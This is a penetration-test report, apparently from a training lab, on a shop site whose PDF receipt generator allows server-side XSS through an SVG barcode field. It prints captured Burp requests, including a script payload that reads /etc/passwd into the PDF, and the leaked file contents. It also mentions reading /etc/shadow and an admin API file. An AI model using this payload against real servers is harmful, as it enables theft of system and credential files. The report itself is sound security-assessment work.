PT REPORT

SuperDuperMarket

EXECUTIVE SUMMARY:

During a review of the SuperDuperMarket website, I came across what appears to be a multi-stage cyber-attack exploiting clear vulnerabilities on the PDF page that contains the site's home path. By combining this output, we can discern the full file path. Utilizing Burp Suite, we are able to capture the request and identify the SVG HTML tag code, enabling us to perform a server-side XSS attack. This attack will allow the injection of JavaScript code, which aids in reading data from the server.

Leveraging this XSS attack, we can obtain the necessary token for privilege escalation.

CUNCLUSIONS:

In my professional assessment, the vulnerability presents a high-risk profile. This is primarily due to an easily exploitable loophole which significantly compromises system security. Crucially, the attack vector does not necessitate elevated privileges, allowing for potential repeated exploitation. Based on the CVSS v3.1 criteria, this vulnerability is critically rated with a score of 9.6, underscoring the urgent need for remedial action.

PT REPORT

CONCULSION:

Description:

During the comprehensive security assessment of the SuperDuperMarket website, a critical vulnerability was identified, stemming from a multifaceted security weakness associated with the site’s PDF generation feature. This vulnerability presents a substantial risk due to its high exploitability and potential for severe impact on system integrity and data confidentiality.

Details:

The initial point of concern was an unintentional information disclosure found within a publicly accessible PDF document on the website. This document inadvertently revealed the website's internal home path, providing attackers with sensitive information about the server's file system structure.

More alarmingly, the website's functionality for generating dynamic PDF documents contains a critical flaw. By exploiting this feature, attackers can inject malicious JavaScript code within SVG tags. This code is executed server-side during the PDF generation process.

The execution of the injected script facilitates unauthorized access to server-side files, which could include sensitive configuration files or user data.

To Conclusion This combination of information disclosure and server-side XSS vulnerability poses a significant threat to the SuperDuperMarket website’s security posture. Immediate and comprehensive remediation is strongly recommended to mitigate this vulnerability and protect against potential exploits that could lead to data breaches and system compromise.

PT REPORT

Figure 1: This image displays the path of the publicly accessible PDF file located at /srv/node/receipt.pdf, representing a case of information disclosure that could potentially be exploited by an attacker to gain further insights into the server's directory structure.

PT REPORT

Figure 2: This figure illustrates the iframe HTML tag used to embed a PDF within the webpage, with the source set to a blob URL, and it also reveals the path to the home directory of the server, providing insight into the website's structure and potential vectors for exploitation




Figure 3: This image captures the payment request intercepted using Burp Suite

```
POST /api/checkout HTTP/1.1
Host: host-8ta4ggdj-prod.prod.cywar.xyz:50396
Cookie: itemsInCart=[{"id":6,"amount":1}]; SN=
e48f14c0-ad82-11ee-ad06-fd6d444e004ee48f3bd0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 8560
Origin: https://host-8ta4ggdj-prod.prod.cywar.xyz:50396
Referer: https://host-8ta4ggdj-prod.prod.cywar.xyz:50396/checkout
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "cart":[
    {
      "amount":1,
      "id":6
    }
  ],
  "barcode":
  "<svg id=\"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0
  539 92\" xmlns=\"http://www.w3.org/2000/svg\" version=\"1.1\" style=\"transform: transl
  ate(0,0)\"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#fff;\"></rec
  t><g transform=\"translate(10, 10)\" style=\"fill:#000000;\"><rect x=\"0\" y=\"0\" widt
  h=\"2\" height=\"50\"></rect><rect x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><re
  ct x=\"6\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"11\" y=\"0\" width=\"1\"
  height=\"50\"></rect><rect x=\"13\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"
  17\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"22\" y=\"0\" width=\"2\" height
  =\"50\"></rect><rect x=\"26\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"29\" y
  =\"0\" width=\"3\" height=\"50\"></rect><rect x=\"33\" y=\"0\" width=\"3\" height=\"50\
  "></rect><rect x=\"37\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"40\" y=\"0\"
   width=\"2\" height=\"50\"></rect><rect x=\"44\" y=\"0\" width=\"1\" height=\"50\"></re
  ct><rect x=\"46\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\"52\" y=\"0\" width
  =\"1\" height=\"50\"></rect><rect x=\"55\" y=\"0\" width=\"1\" height=\"50\"></rect><re
  ct x=\"58\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"63\" y=\"0\" width=\"2\"
   height=\"50\"></rect><rect x=\"66\" y=\"0\" width=\"2\" height=\"50\"></rect><rect x=\
```

Figure 4: here we use a script attempt to use JavaScript's "XMLHttpRequest" object and make a request to local file that he /etc/passwd, and after this he write a response in our pdf file.

```
POST /api/checkout HTTP/1.1
Host: host-8ta4ggdj-prod.prod.cywar.xyz:50528
Cookie: itemsInCart=[{"id":2,"amount":1}]; SN=80cbeb00-ad84-11ee-a081-8d97abe67e4480cbeb01
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 8560
Origin: https://host-8ta4ggdj-prod.prod.cywar.xyz:50528
Referer: https://host-8ta4ggdj-prod.prod.cywar.xyz:50528/checkout
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "cart":[
    {
      "amount":1,
      "id":2
    }
  ],
  "barcode":
  "<script>x=new XMLHttpRequest ; x.onload=function() {document.write(this.responseText) }  ;x.open(\"GET\",\"file:///etc/passwd\");x.s
  end() ;</script> <svg id=\"barcode\" width=\"539px\" height=\"92px\" x=\"0px\" y=\"0px\" viewBox=\"0 0 539 92\" xmlns=\"http://www.w3
  .org/2000/svg\" version=\"1.1\" style=\"transform: translate(0,0)\"><rect x=\"0\" y=\"0\" width=\"539\" height=\"92\" style=\"fill:#f
  ff;\"></rect><g transform=\"translate(10, 10)\" style=\"fill:#000000;\"><rect x=\"0\" y=\"0\" width=\"2\" height=\"50\"></rect><rect
  x=\"3\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"6\" y=\"0\" width=\"3\" height=\"50\"></rect><rect x=\"11\" y=\"0\" width=
  \"1\" height=\"50\"></rect><rect x=\"13\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"16\" y=\"0\" width=\"4\" height=\"50\"><
  /rect><rect x=\"22\" y=\"0\" width=\"1\" height=\"50\"></rect><rect x=\"24\" y=\"0\" width=\"4\" height=\"50\"></rect><rect x=\"29\"
```

/srv/node/receipt.pdf

1 of 1 Automatic Zoom

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh
mysql:x:100:101:mysql:/var/lib/mysql:/sbin/nologin
```

Figure 5: We use the same script but change the file name; instead of accessing **/**etc**/**passwd, we read **/**etc**/**shadow, which contains encrypted user passwords.





Figure 6: This figure shows the script directed at the path **/**srv/node/admin-api.js. This file contains the code for an Application Programming Interface (API) responsible for

administrative functions. It forms a part of the server-side codebase and is likely to handle the admin token.



PT REPORT

Remediation Options:

- Secure PDF Generation: Ensure that the PDF generation feature is secure and cannot be exploited for server-side code execution or file leakage.
- Conduct Security Testing: Regularly perform security testing, including penetration testing and vulnerability assessments, to identify and remediate security weaknesses. Additionally, conduct unexpected penetration tests to simulate more realistic attack scenarios.
- Implement Input Validation and Sanitization: All user input should be validated and sanitized on both the client and server sides to prevent the processing of malicious data.